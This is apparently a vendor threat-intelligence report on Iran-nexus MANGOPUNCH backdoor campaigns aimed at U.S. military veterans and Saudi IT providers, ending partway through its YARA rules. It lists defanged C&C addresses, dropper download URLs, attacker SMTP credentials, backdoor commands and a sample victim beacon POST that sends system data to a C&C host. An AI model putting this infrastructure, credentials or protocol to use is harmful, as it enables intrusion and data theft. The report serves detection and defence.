

Recent MANGOPUNCH Activity by Iran-Nexus Actors Observed

Fusion (FS)

Cyber Espionage (CE)

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Executive Summary

- Recent open-source reports describe new MANGOPUNCH activity targeting U.S. military personnel and Saudi Arabian information technology (IT) providers.
- FireEye Threat Intelligence observations, in conjunction with public disclosures, reveal a number of samples suggesting renewed Iran-nexus operations using MANGOPUNCH.
- While we have previously seen APT35 use MANGOPUNCH during intrusions in 2017, FireEye Threat Intelligence is withholding attribution at this time until more evidence becomes available.

Threat Detail

From late 2018 through September 2019, FireEye Threat Intelligence, along with other security vendors, noted a resurgence of [MANGOPUNCH](#) activity, which was used by APT35 actors in July 2017 to target energy and telecom sectors in the Middle East and a U.S. defense entity. In at least two recent campaigns, MANGOPUNCH payloads have been discovered targeting what are likely U.S. military personnel and Saudi Arabian information technology (IT) providers. In addition to these indicators, FireEye Threat Intelligence collected additional MANGOPUNCH samples and what are likely files associated with a MANGOPUNCH developer.

- On Sept. 18, 2019, [Symantec reporting](#) revealed that MANGOPUNCH (aka Backdoor.Syskit) was used to target Saudi Arabian IT providers in an effort to compromise end-user clients.
 - According to the report, the activity took place between July 2018 and July 2019.
 - At least 11 organizations were targeted.
 - MANGOPUNCH used the command and control (C&C) servers 64[.]235[.]60[.]123 and 64[.]235[.]39[.]45[.]
 - The URL "hxxp://207[.]246[.]116[.]77/mscorsvw-lviz[.]exe" was associated with the MANGOPUNCH sample 9dd7c75b1c175ac99868969449f77d3e and likely used as a download site.
 - The method of initial compromise was unknown.
 - The PDB strings contained the users FirePlace and sdfd

(FireEye pivoted on PDB strings to identify additional MANGOPUNCH activity).

MANGOPUNCH	Compile Time	Submission Date	PDB String
9dd7c75b1c175ac99868969449f77d3e	Sept. 2, 2018	April 17, 2019	C:\Users\FirePlace\Documents\VisualStudio2015\Projects\BAK.net4.dllhost.main\BAK\obj\Release\mscorsvw.pdb
d02e828d2451400c93cf17e9d1d495e4	Aug. 18, 2018	Aug. 20, 2018	C:\Users\sdfd\Documents\VisualStudio2015\Projects\BAK.net4\BAK\obj\Release\mscorsvw.pdb
d2870d1d08020ed9633e91f91931953b	March 5, 2018	Aug. 20, 2018	C:\Users\sdfd\Documents\Visual Studio 2015\Projects\BAK.net4\BAK\obj\Release\BAK.pdb

Table 1: MANGOPUNCH samples reported by Symantec

- On Sept. 24, 2019, Talos research [expanded](#) on Symantec reporting, revealing a separate MANGOPUNCH operation was likely targeting U.S. military personnel with a fake veterans' employment website.
 - The fake veterans' employment website (hiremilitaryheroes.com) was registered on July 31, 2019, and active as of Sept. 25, 2019.
 - The site prompted intended victims to install a malicious app that downloads survey tools and MANGOPUNCH malware via a GOLDBOY dropper (see Technical Annex for GOLDBOY analysis).
 - SHARPLOGGER (keylogger) and TASERFIRE (net reconnaissance tool) were also noted in the suite of malware (see Technical Annex for SHARPLOGGER analysis).
 - PDB strings contained project names HMH (hire military heroes) and Bird.
 - PDB strings contained user names Carlos and FirePlace

Suite of Malware Deployed	Compile Time	Related Archived Files and PDB Strings
c475413f1d9f7af85fd612da2cad7105 (Archive)	UNK	Contains a194e3bf830104922295c37e6d19d9a2 (GOLDBOY) hxxp://hiremilitaryheroes[.]com/apps/win10[.]zip
b27f7643525c3905e175eb51fe372af4 (Archive)	Aug. 7 2019	Contains dbc79b43edf56d75092b91589ad1d594 (GOLDBOY) hxxp://hiremilitaryheroes[.]com/apps/win80[.]zip
4150365644bb688280e18dec66466ff6 (Archive)	Aug. 7 2019	Contains 83858d72745976b3e53d9bb4268ba283 (GOLDBOY) hxxp://hiremilitaryheroes[.]com/apps/win81[.]zip
a194e3bf830104922295c37e6d19d9a2 (GOLDBOY)	Aug. 7 2019	Drops 2145e7ec1488adcd882169bf17df245b (MANGOPUNCH) Drops C5CDF5166D7B5C443EBC2FD0F3F884F8 (Survey Tool) D:\Projects\AutoHMH\AutoHMH\obj\Debug\HMH.pdb
83858d72745976b3e53d9bb4268ba283 (GOLDBOY)	Aug. 7 2019	Drops 2145e7ec1488adcd882169bf17df245b (MANGOPUNCH) Drops C5CDF5166D7B5C443EBC2FD0F3F884F8 (Survey Tool) D:\Projects\AutoHMH\AutoHMH\obj\Debug\HMH.pdb

dbc79b43edf56d75092b91589ad1d594 (GOLDBOY)	Aug. 7 2019	Drops 2145e7ec1488adcd882169bf17df245b (MANGOPUNCH) Drops C5CDF5166D7B5C443EBC2FD0F3F884F8 (Survey Tool) D:\Projects\AutoHMH\AutoHMH\obj\Debug\HMH.pdb
4b91c32383d837c4e1b685cd80801887 (GOLDBOY)	Jan. 14, 2019	C:\Users\carlos\Desktop\Golder\Golder\Golder\obj\Debug\PremiumPack.pdb
e4e77302e17ddcfbadf8517909d49664 (GOLDBOY)	Jan. 14, 2019	C:\Users\carlos\Desktop\Golder\Golder\Golder\obj\Debug\Golder.pdb
ab49024f1fd6597b47ecddbfee6d1f43 (GOLDBOY)	Jan. 14, 2019	C:\Users\carlos\Desktop\Golder\Golder\Golder\obj\Debug\Golder.pdb
2145e7ec1488adcd882169bf17df245b (MANGOPUNCH)	Aug. 7 2019	C:\Users\FirePlace\Documents\Visual Studio 2015\Projects\BAK.net4\BAK\obj\Release\Dllhost.pdb
11be0f1dfa9dd7073593f2da7aa4297e (MANGOPUNCH)	Dec. 25 2017	D:\Projects\AutoHMH\AutoHMH\obj\Debug\HMH.pdb
c5cdf5166d7b5c443ebc2fd0f3f884f8 (Survey Tool)	Sept. 4, 2019	D:\Projects\Bird\Bird\Bird\obj\Debug\Liderc.pdb
87ef4162c257b6aebd8323f3f877daae (Survey Tool)	June 17, 2019	C:\Users\FirePlace\Documents\Visual Studio 2015\Projects\shining\shining\obj\Release\shining.pdb
2c41680a26c5376aa14557798414d440 (SHARPLLOGGER)	Timestomp	C:\Users\FirePlace\Documents\Visual Studio 2015\Projects\SharpLogger-master-FE\obj\Debug\Keylogger.pdb
1919c62cf0e26402e5aa44fe1399e7fd (TASERFIRE)	May 12, 2019	C:\Users\FirePlace\Documents\Visual Studio 2015\Projects\nazer\nazer\obj\Release\nazer.pdb

Table 2: Samples reported by Talos targeting U.S. military veterans



Figure 1: Fake veterans employment website

Additional MANGOPUNCH Activity

FireEye Threat Intelligence detected an additional MANGOPUNCH sample compiled in May 2018, the same time as the three MANGOPUNCH samples discussed in the Symantec report.

Malware Suite	Compile Time	PDB strings
c9492cc8858c0d21d9aa12d4bd0db3de (MANGOPUNCH)	May 29, 2018	C:\Users\sdfd\Documents\VisualStudio2015\Projects\BAK.net4.x86\BAK\obj\Release\BAK.pdb

Table 3: Additional MANGOPUNCH sample

FireEye Threat Intelligence detected the following additional tools including SHARPLLOGGER, a survey tool, and TASERFIRE. Compile times and upload times to public malware repositories suggest these tools were in use throughout 2019.

Malware Suite	Compile Time	PDB strings
b37840f97bab7680d4ce4c784c0e881 (SHARPLLOGGER)	Timestomped; first observed Aug. 28, 2019	C:\Users\FirePlace\Downloads\SharpLogger-master\SharpLogger-master\obj\Release\Keylogger.pdb"
d4e9f7986febd1c0bdc450fcae5a5339 (SHARPLLOGGER)	Timestomped; first observed July 28, 2019	C:\Users\FirePlace\Downloads\SharpLogger-master\SharpLogger-master\obj\Debug\Keylogger.pdb"
41b88cb71ef5873e6b98fb1c2e777d1e (TASERFIRE)	June 8, 2019	c:\users\fireplace\documents\visual studio 2015\Projects\HechiServer\HechiServer\obj\Release\HechiServer.pdb
0b0513b6a5fc21556c89228a1eb4a1bb (Survey Tool)	Oct. 16, 2018	C:\Users\FirePlace\documents\visual studio 2015\Projects\fajr\fajr\obj\Release\fajr.pdb"

Table 4: Additional related tools

FireEye Threat Intelligence has also seen the GOLDBOY dropper used to deploy HOUSEBLEND malware, a downloader capable of executing shell commands provided by a hard-coded C&C server via HTTP. APT35 has used HOUSEBLEND malware in intrusion operations since 2017, often in conjunction with MANGOPUNCH. The following HOUSEBLEND samples were detected in January 2019:

- 8f12b9f2832ee622a45631c32547d337 (GOLDBOY)
 - Drops: 94c70c76bc2b2cf946cf02d0020b4c4b (HOUSEBLEND)
 - Compile Time: 2018-12-11 17:27:01
 - C&C: ssw.kaspersky.team
 - Example URL: `hxxp://ssw[.]kaspersky[.]team/idx[.]asmx/getInfo?ver=Ko0nBZ0&aip=CJ0kC2umBZOu&osv=LsbkP6ztSo0nC215RdHbSd1oQNDb82XsPN9pQMzk83OkCoa&cnm=Sa9qfd1U&mac=RM5Z86vIT21cRtLkP0&adm=GG`
- a993b34075f0973c039f5689bb62e7a8 (HOUSEBLEND)
 - C&C: ssw.kaspersky.team
 - Compile Time: Timestomped, First observed 2019-01-27

Example URL:

`hxxp://ssw[.]kaspersky[.]team/idx[.]asmx/getInfo?ver=Ko0nBZ0&aip=CJ0kC2umBZOu&osv=LsbkP6ztSo0t851oRsPbStDfRsvXR20eTcLoSsblRY0sBZ4f&cnm=6XOWxZSDZF8ov&mac=RM5Z86vIT21cRtLkP0&adm=GG`

Potential MANGOPUNCH Developer

FireEye Threat Intelligence uncovered what is potentially a developer for MANGOPUNCH activity and the associated malware suite. The potential developer submitted the following files to a public malware repository:

Malware Suite	Compile Time	PDB Strings
b0eeaa1bd7b5dbd4e712a38a0a9b497c (MANGOPUNCH)	Jan. 8, 2019	C:\Users\FirePlace\Documents\VisualStudio2015\Projects\BAK.net4.dllhost.main-AntiVirus-Copy-withoutRegKey\BAK\obj\Release\mscorsvw.pdb
1c7d8a88c3244e094124bb3a148f32bb (GOLDBOY)	Jan. 14, 2019	C:\Users\carlos\Desktop\Golder\Golder\Golder\obj\Debug\Golder.pdb
4b91c32383d837c4e1b685cd80801887 (GOLDBOY)	Jan. 14, 2019	C:\Users\carlos\Desktop\Golder\Golder\Golder\obj\Debug\PremiumPack.pdb
8f12b9f2832ee622a45631c32547d337	Jan. 14, 2019	Drops 94C70C76BC2B2CF946CF02D0020B4C4B (HOUSEBLEND)
9b4b609cc5e8bd9fe1c7e9ad4d7615c2 (GOLDBOY)	Jan. 14, 2019	C:\Users\carlos\Desktop\Golder\Golder\Golder\obj\Debug\Golder.pdb
ab49024f1fd6597b47ecddbfee6d1f43 (GOLDBOY)	Jan. 14, 2019	C:\Users\carlos\Desktop\Golder\Golder\Golder\obj\Debug\Golder.pdb
e4e77302e17ddcfbadf8517909d49664 (GOLDBOY)	Jan. 14, 2019	C:\Users\carlos\Desktop\Golder\Golder\Golder\obj\Debug\Golder.pdb
94c70c76bc2b2cf946cf02d0020b4c4b (HOUSEBLEND)	Timestomped	
d73ec835f83fa7bf3d15a4d2fcc961e6 (PHP Webshell)	Feb. 12, 2019	

Table 5: Potential developer samples

Attribution

FireEye Threat Intelligence is currently withholding attribution for the most recent MANGOPUNCH activity. We do not have enough visibility into the targeting, C&C infrastructure, additional tooling, or the operator's TTPs to make a determination. A significant amount of time has passed since we last observed APT35 actors using MANGOPUNCH in their operations, and it is not unusual for Iranian actors to share tools. We assess with high confidence the actors using MANGOPUNCH in their operations have an Iranian nexus and are conducting these operations in support of Iranian state interests.

Notable overlaps with previous reporting include the following.

- [APT35 actors](#) have used MANGOPUNCH to target energy and telecom sectors in the Middle East and a U.S. defense entity.
- Targeting of [Saudi Arabia](#) and [U.S.](#) military and security interests is consistent with both Iranian and APT35 operations.

While MANGOPUNCH is thought to be exclusive to APT35, the possibility exists the malware has spread to other Iran-sponsored organizations. We have previously seen Iranian actors sharing resources ([18-00020625](#), [19-00009891](#)).

Outlook and Implications

The variety of deployment methods observed in recent MANGOPUNCH operations suggests flexibility and creativity in the group's tactics and procedures. Despite unclear attribution, it is almost certain that MANGOPUNCH activity is aligned with Iran's long-term strategic interests. The multi-year development cycle of the MANGOPUNCH malware suite and its continuous deployment suggest this activity will continue in the short term. This activity confirms our [assessment](#) that the operational tempo of Iranian cyber espionage operations is increasing, including campaigns targeting the U.S. Recent deteriorations in U.S.-Iran relations have increased the likelihood that Iran will use its cyber capabilities to launch more impactful cyber attacks.

Technical Annex

Malware Characteristics

MANGOPUNCH (MD5: 2145e7ec1488adcd882169bf17df245b) was observed being downloaded after executing one of three GOLDBOY droppers hosted on a fake veteran hiring website, hiremilitaryheroes.com:

- 83858d72745976b3e53d9bb4268ba283
- a194e3bf830104922295c37e6d19d9a2
- dbc79b43edf56d75092b91589ad1d594

GOLDBOY

GOLDBOY is a .NET dropper that first checks network connectivity by pinging a remote host, normally Google. Older samples of GOLDBOY required user interaction in the form of a password prior to dropping its embedded payload. Recent GOLDBOY samples forego user interaction and only require network connectivity prior to downloading MANGOPUNCH (MD5: 2145e7ec1488adcd882169bf17df245b) and a .NET survey tool (MD5: c5cdf5166d7b5c443ebc2fd0f3f884f8).




Figure 2: GOLDBOY requiring user interaction




Figure 3: GOLDBOY network connectivity check

If an error occurs while trying to download secondary payloads, GOLDBOY will send the exception error message encoded as a string via email with the following fields set:

- To: marinaparks108@gmail.com
- From: ericaclayton2020@gmail.com
- Subject: HMH Error Report
- The SMTP credentials leveraged to send the email are "ericaclayton2020@gmail.com" with password "3mKc2v7i\$XWOaPqN9PiAQ7t."
- After successfully downloading the payloads, MANGOPUNCH is first executed with "-install" passed as an argument. This installs MANGOPUNCH as a service named dllhost. Next, the newly created service is started by GOLDBOY with the C&C hxxp://66[.]42[.]78[.]193 passed as an argument. The .NET survey tool is also launched sending the results of execution to the email. A list of commands executed by the survey tool are included in the command appendix.

MANGOPUNCH

MANGOPUNCH is a backdoor that can self-delete, download files, unzip files, and execute native Windows commands.

Command	Action
kill_me	Stops service execution and deletes itself from disk
upload <download URL> <filepath>	Downloads a file from given URL saving it to given path
unzip <source> <destination>	Unzips file from source to destination

Table 6: MANGOPUNCH commands

If the received command does not match any of the previously named commands, the malware will execute the command itself as a native Windows command.

Previous MANGOPUNCH samples read an XML configuration from C:\windows\temp\rconfig.xml, AES encrypting and storing the "url" and "result" tags to registry using the SHA256 of "fromhere" as the password. The "url" and "result" tags are later combined to form the C&C endpoint. The configuration file would be deleted after being written to registry. The recent MANGOPUNCH sample (MD5: 2145e7ec1488adcd882169bf17df245b) receives its C&C as a passed argument.

After obtaining C&C information, MANGOPUNCH generates a victim survey containing the following information:

- IP address
- OS version
- OS name (parsed from systeminfo command)
- MAC Address

Each element in the previous list is Base64-encoded, and the last five characters are moved to the front while appending a "#" character followed by the number of equal signs in the string. For example, the IP address 127[.]0[.]0[.]1 would first be Base64-encoded to:

- MTI3LjAuMC4xCg==

The last five characters, "xCg==," would be moved to the front of the string:

- xCg== MTI3LjAuMC4

The number of equal signs would be counted, in this case two, resulting in "#2" being appended to the end of the string:

- xCg== MTI3LjAuMC4#2

The results are sent to C&C as a GET request. The response from the C&C is read by MANGOPUNCH and expected to contain a command to execute. See the networking section for more details.

TASERFIRE

TASERFIRE (MD5: 41b88cb71ef5873e6b98fb1c2e777d1e) is a .NET network reconnaissance tool likely deployed by MANGOPUNCH actors during post-infection activity. It is capable of executing and parsing results from ipconfig and netstat and routing print to an XML file. TASERFIRE can also monitor network shares and web endpoints. When a network share is connected, TASERFIRE can optionally copy a file to a specified path. When a web endpoint becomes available, TASERFIRE will download its contents.

TASERFIRE also monitors processes to check if taskmgr or tasklist.exe is running. If it determines one of these processes is running, TASERFIRE stops execution for five minutes and then restarts.

SHARPLOGGER

SHARPLOGGER is a keylogger written in C# and is publicly [available](#) on GitHub. It is capable of logging keystrokes and clipboard data. Based on PDB strings, APT35 likely leverages a custom version of SHARPLOGGER (MD5: b37840f97bab7680d4ce4c784c0e881) where the generated keys are logged in 1337 speak. For example, instead of logging <Tab> when the tab key is pressed, the custom version of SHARPLOGGER will log <T@b>.

Actionable Items

- Analyze services looking for an unknown service named dllhost that is given a URL as a parameter.
- Check for existence of keylogger data in %WINDIR%\temp\ffwwc.ini.
- Monitor network logs for initial victim beacons.
- Inspect registry keys for MANGOPUNCH configuration key.

Execution

- win81.exe (MD5: 83858d72745976b3e53d9bb4268ba283)
 - GOLDBOY dropper
 - Downloads:
 - hxxp://199[.]187[.]208[.]75/MyWS[.]asmx/GetUpdate?val=H7ddew3rfjid97fer374887sdnJDgsdterkudhf2
 - hxxp://199[.]187[.]208[.]75/MyWS[.]asmx/GetUpdate?val=H7ddew3rfjid97fer374887sdnJDgsdterkudhfs
 - Compile Time: 2019-08-07 17:57:45
- UNAVAILABLE (MD5: b37840f97bab7680d4ce4c784c0e881)
 - SHARPLOGGER, Keylogger
 - Logs key strokes to %WINDIR%\temp\ffwwc.ini
 - Compile Time: 2054-05-10 15:20:43
- UNAVAILABLE (MD5: 1919c62cf0e26402e5aa44fe1399e7fd)
 - TASERFIRE
 - Compile Time: 2019-05-12 17:20:57
- UNAVAILABLE (MD5: 87ef4162c257b6aebd8323f3f877daae)
 - .NET Survey Tool
 - Creates a folder from path specified as argument
 - Dumps RDP history to <BASE_FOLDER>\<Computer Name>\rdp-history.reg
 - Enumerates drives
 - Drops and executes cmnE.txt
 - Drops and executes get-logon-history.ps1
 - Compile Time: 2019-06-17 23:31:50
- cmnE.txt (MD5: 8ffc4b4d5002bf7580307ef627262040)
 - Windows built-ins executed by .NET survey tool
 - See commands appendix for full list of commands executed
- get-logon-history.ps1 (MD5: 0beeb2aa13d89796a3aa108c0373feb2)
 - PowerShell script that enumerates logon history
- 7799.txt (MD5: 05f62b38233ac77800034b2b8ba6650d)
 - Base64 encoded 7zip
 - Leveraged to compress and combine results of survey

- 7za.exe (MD5: e86eff95691b1c0e7e4f3e9cb1ae2e49)
 - Decoded 7zip
 - Compile Time: 2019-02-21 16:00:00)

Files Dropped

After successful execution of GOLDBOY, it drops the following files to the victim's system:

- %TEMP%\IvizTech.exe (MD5: 2145e7ec1488adcd882169bf17df245b)
 - MANGOPUNCH
 - C&C: 66[.]42[.]78[.]193
 - Compile Time: 2019-08-07 05:00:56
- %TEMP%\Bird.exe (MD5: c5cdf5166d7b5c443ebc2fd0f3f884f8)
 - .NET Survey Tool
 - Full command listing attached in command appendix
 - Results of commands are stored in %TEMP%\si.txt
 - Compile Time: 2079-09-04 04:55:06

Registry Keys

The malware proceeds to create/modify/delete the following registry keys and values:

Key: HKLM\SYSTEM\CurrentControlset\Control\securityProviders\WDigest\UseLogonCredential
Value: 1
Modification: ADD
Key: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Enablevmd
Value: <AES Encrypted Base64 data, decrypts to a URL>
Modification: ADD
Key: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Sendvmd
Value: <AES Encrypted Base64 data, decrypts to URI endpoint>
Modification: ADD
Key: HKLM\SYSTEM\ControlSet001\services\eventlog\Application\AutoBackupLogFiles
Value: 0
Modification: ADD
Key: HKLM\SYSTEM\ControlSet001\services\eventlog\Application\dlhhost\EventMessageFile
Value: %WINDIR%\Microsoft.NET\Framework64\v4.0.30319\EventLogMessages.dll
Modification: ADD

Persistence Method

The malware maintains its persistence on the victim's system using the "dlhhost" service.

Network Communications

After successful installation/initialization of MANGOPUNCH, it proceeds to make the following callback to the C&C server "66[.]42[.]78[.]193" via port TCP/80:

VICTIM to C&C

```
POST /response HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 66[.]42[.]78[.]193
Content-Length: 145
Expect: 100-continue
Connection: Close
ip=xCg==MTI3LjAuMC4#2&os=uMA==TWljcm9zb2Z0IFdpbmRvd3MgTlQgNi4yLjkyMDA#2&os_name=tZQ==TWljcm9zb2Z0IFdpbmRvd3MgMTAgSG9#2&mac=0MkE0MDAwQzI5M0E#0
```

The post body decodes into the following using the routine mentioned previously:

- ip: 127[.]0[.]0[.]1
- os: Microsoft Windows NT 6.2.9200.0
- os_name: Microsoft Windows 10 Home
- mac: 000C293A42A4

No responses were observed during analysis, however, the expected response is expected to be a series of up to four values, demarcated by "},{,}[".

- RESULT_ENDPOINT},{,}[COMMAND]{,}[COMMAND ARGUMENTS]{,}[SLEEP_TIMER

RESULT_ENDPOINT is where the results of command execution should be sent to. Command is one of the commands available to MANGOPUNCH. COMMAND ARGUMENTS are the arguments required by the command. SLEEP_TIMER determines how long the malware should wait between command executions.

Related Samples

- ab49024f1fd6597b47ecddbfee6d1f43
 - GOLDBOY, drops MANGOPUNCH
 - PDB: C:\Users\carlos\Desktop\Golder\Golder\Golder\obj\Debug\Golder.pdb
 - Compile Time: 2019-01-14 11:56:56
- e4e77302e17ddcfbadf8517909d49664
 - GOLDBOY, drops MANGOPUNCH
 - PDB: C:\Users\carlos\Desktop\Golder\Golder\Golder\obj\Debug\Golder.pdb
 - Compile Time: 2019-01-14 12:06:01
- 4b91c32383d837c4e1b685cd80801887
 - GOLDBOY, drops MANGOPUNCH
 - PDB: C:\Users\carlos\Desktop\Golder\Golder\Golder\obj\Debug\PremiumPack.pdb
 - Compile Time: 2019-01-14 12:40:49
- 1c7d8a88c3244e094124bb3a148f32bb
 - GOLDBOY, drops MANGOPUNCH
 - PDB: C:\Users\carlos\Desktop\Golder\Golder\Golder\obj\Debug\Golder.pdb
 - Compile Time: 2019-01-14 11:10:38
- b0eeaa1bd7b5dbd4e712a38a0a9b497c
 - MANGOPUNCH
 - PDB: C:\Users\FirePlace\Documents\VisualStudio2015\Projects\BAK.net4.dllhost.main-AntiVirus-Copy-withoutRegKey\BAK\obj\Release\mscorsvw.pdb
 - Compile Time: 2019-01-08 18:09:22
 - C&C 1: 162[.]220[.]55[.]249
 - C&C 2: 185[.]43[.]108[.]134
- a194e3bf830104922295c37e6d19d9a2
 - GOLDBOY, drops MANGOPUNCH
 - PDB: D:\Projects\AutoHMH\AutoHMH\obj\Debug\HMH.pdb
 - Downloads:
 - [http://199\[.\]187\[.\]208\[.\]75/MyWS\[.\]asmx/GetUpdate?val=H7ddew3rfjid97fer374887sdnJDgsdterkudhf2](http://199[.]187[.]208[.]75/MyWS[.]asmx/GetUpdate?val=H7ddew3rfjid97fer374887sdnJDgsdterkudhf2)
 - [http://199\[.\]187\[.\]208\[.\]75/MyWS\[.\]asmx/GetUpdate?val=H7ddew3rfjid97fer374887sdnJDgsdterkudhfs](http://199[.]187[.]208[.]75/MyWS[.]asmx/GetUpdate?val=H7ddew3rfjid97fer374887sdnJDgsdterkudhfs)
 - Compile Time: 2019-08-07 17:56:57
- dbc79b43edf56d75092b91589ad1d594
 - GOLDBOY, drops MANGOPUNCH
 - PDB: D:\Projects\AutoHMH\AutoHMH\obj\Debug\HMH.pdb
 - Downloads:
 - [http://199\[.\]187\[.\]208\[.\]75/MyWS\[.\]asmx/GetUpdate?val=H7ddew3rfjid97fer374887sdnJDgsdterkudhf2](http://199[.]187[.]208[.]75/MyWS[.]asmx/GetUpdate?val=H7ddew3rfjid97fer374887sdnJDgsdterkudhf2)
 - [http://199\[.\]187\[.\]208\[.\]75/MyWS\[.\]asmx/GetUpdate?val=H7ddew3rfjid97fer374887sdnJDgsdterkudhfs](http://199[.]187[.]208[.]75/MyWS[.]asmx/GetUpdate?val=H7ddew3rfjid97fer374887sdnJDgsdterkudhfs)
 - Compile Time: 2019-08-07 17:58:25
- d2870d1d08020ed9633e91f91931953b
 - MANGOPUNCH
 - PDB: C:\Users\sdfd\Documents\Visual Studio 2015\Projects\BAK.net4\BAK\obj\Release\BAK.pdb
 - Compile Time: 2018-03-05 22:34:19
 - C&C: 64[.]235[.]60[.]123
- d02e828d2451400c93cf17e9d1d495e4
 - MANGOPUNCH
 - PDB: c:\users\sdfd\documents\visualstudio2015\projects\bak.net4\bak\obj\release\mscorsvw.pdb
 - Compile Time: 2018-08-18 16:44:35
 - C&C: 64[.]235[.]39[.]45
- 11be0f1dfa9dd7073593f2da7aa4297e
 - MANGOPUNCH
 - PDB: c:\users\sdfd\documents\visual studio 2015\Projects\BAK\BAK\obj\Release\BAK.pdb
 - Compile Time: 2017-12-25 23:33:35
- c9492cc8858c0d21d9aa12d4bd0db3de
 - MANGOPUNCH
 - PDB: C:\Users\sdfd\Documents\VisualStudio2015\Projects\BAK.net4.x86\BAK\obj\Release\BAK.pdb
 - Compile Time: 2018-05-29 22:22:10
- 9dd7c75b1c175ac99868969449f77d3e
 - MANGOPUNCH
 - Downloaded from [http://207\[.\]246\[.\]116\[.\]77/mscorsvw-lviz\[.\]exe](http://207[.]246[.]116[.]77/mscorsvw-lviz[.]exe)
 - PDB: C:\Users\FirePlace\Documents\VisualStudio2015\Projects\BAK.net4.dllhost.main\BAK\obj\Release\mscorsvw.pdb
 - Compile Time: 2018-09-02 19:30:06
- 994096a4f4d8d98d3a82fa643ab79ab5
 - MANGOPUNCH
 - Compile Time: 2018-01-14 22:01:06
 - PDB: C:\Users\sdfd\Documents\VisualStudio2015\Projects\BAK.net4.x86\BAK\obj\x86\Release\BAK.pdb
- 8c364f033396663302566e85455c7072
 - MANGOPUNCH
 - PDB: H:\formToservice\formToservice\obj\Release\formToservice.pdb
 - Compile Time: 2017-11-28 18:44:10

- b37840f97bab7680d4ce4c784c0e881
 - SharpLogger
 - PDB: C:\Users\FirePlace\Downloads\SharpLogger-master\SharpLogger-master\obj\Release\Keylogger.pdb
 - Compile Time: 2054-05-10 15:20:43
- d4e9f7986febd1c0bdc450fcae5a5339
 - SharpLogger
 - Compile Time: 2070-07-28 06:37:06
- 8f12b9f2832ee622a45631c32547d337
 - GOLDBOY, drops HOUSEBLEND
 - PDB: C:\Users\carlos\Desktop\Golder\Golder\Golder\obj\Debug\Golder.pdb
 - Compile Time: 2019-01-14 11:52:42
- 9b4b609cc5e8bd9fe1c7e9ad4d7615c2
 - GOLDBOY, drops HOUSEBLEND
 - PDB: C:\Users\carlos\Desktop\Golder\Golder\Golder\obj\Debug\Golder.pdb
 - Compile Time: 2019-01-14 10:27:08
- 94c70c76bc2b2cf946cf02d0020b4c4b
 - HOUSEBLEND
 - Compile Time: 2018-12-11 17:27:01
 - C&C: ssw.kaspersky.team
- a993b34075f0973c039f5689bb62e7a8
 - HOUSEBLEND
 - C&C: ssw.kaspersky.team
- 41b88cb71ef5873e6b98fb1c2e777d1e
 - TASERFIRE
 - PDB: c:\users\fireplace\documents\visual studio 2015\Projects\HechiServer\HechiServer\obj\Release\HechiServer.pdb
 - Compile Time:
- 2c41680a26c5376aa14557798414d440
 - SharpLogger
 - PDB: C:\Users\FirePlace\Documents\Visual Studio 2015\Projects\SharpLogger-master-FE\obj\Debug\Keylogger.pdb
 - Compile Time: 2050-04-29 04:32:20
- 0b0513b6a5fc21556c89228a1eb4a1bb
 - .NET Survey tool
 - PDB: C:\Users\FirePlace\documents\visual studio 2015\Projects\fajr\fajr\obj\Release\fajr.pdb
 - Compile Time: 2018-10-16 21:59:56

Yara Rules

```
rule mangopunch_hunt
```

```
{
  meta:
    author = "clayton.quinlan@fireeye.com"
    date = "2019-09-27"
    description = "Detects strings commonly found in MANGOPUNCH malware"
    disclaimer = "This rule is meant for hunting and is not tested to run in a production environment"
  strings:
    $command0 = "dead" wide
    $command1 = "kill_me" wide
    $command2 = "uploaded" wide
    $command3 = "function Unzip" wide
    $config0 = "rconfig.xml"
    $config1 = "Enablevmd" wide
    $config2 = "Sendvmd" wide
    $data = "_method" wide
    $key = "fromhere"
    $s0 = "]{,}[" wide
    $s1 = "OS Name:" wide
    $s2 = "IPAddress" wide
  condition:
    (uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550) and ( (all of ($config*)) or (all of ($s*)) or ($key and $data and $s0) or (all of ($command*)) )
}

rule taserfire_hunt
{
  meta:
    author = "clayton.quinlan@fireeye.com"
    date = "2019-09-27"
    description = "Detects strings commonly found in TASERFIRE malware"
    disclaimer = "This rule is meant for hunting and is not tested to run in a production environment"
  strings:
    $s1 = "<Root>" wide
    $s2 = "<whoami>" wide
    $s3 = "ShowWindow" ascii
}
```



```

    $s4 = "XElement" ascii
    $s5 = "exec_cmd" ascii
condition:
    (uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550) and all of them
}
rule goldboy_hunt
{
    meta:
        author = "clayton.quinlan@fireeye.com"
        date = "2019-09-27"
        description = "Detects strings commonly found in GOLDBOY malware"
        disclaimer = "This rule is meant for hunting and is not tested to run in a production environment"
    strings:
        $p1 = "Please wait (step two)" wide
        $p2 = "Please click on the links below to see what you are doomed to" wide
        $s2 = "PingHost" ascii
        $s3 = "trafficlight" ascii
    condition:
        (uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550) and ((all of ($s*)) and (1 of ($p*)))
}
rule SharpLogger_hunt
{
    meta:
        author = "clayton.quinlan@fireeye.com"
        date = "2019-09-27"
        description = "Detects 1337 variant of SharpLogger"
        disclaimer = "This rule is meant for hunting and is not tested to run in a production environment"
    strings:
        $o1 = "T@b" wide
        $o2 = "B@cksp@ce" wide
        $o3 = "rght" wide
        $o4 = "D@wn" wide
        $s1 = "SharpClipboard" ascii
        $s2 = "BootClipboard" ascii
        $s3 = "logName" ascii
        $s4 = "userName" ascii
        $s5 = "GetWindowTextLength" ascii
        $s6 = "GetForegroundWindow" ascii
    condition:
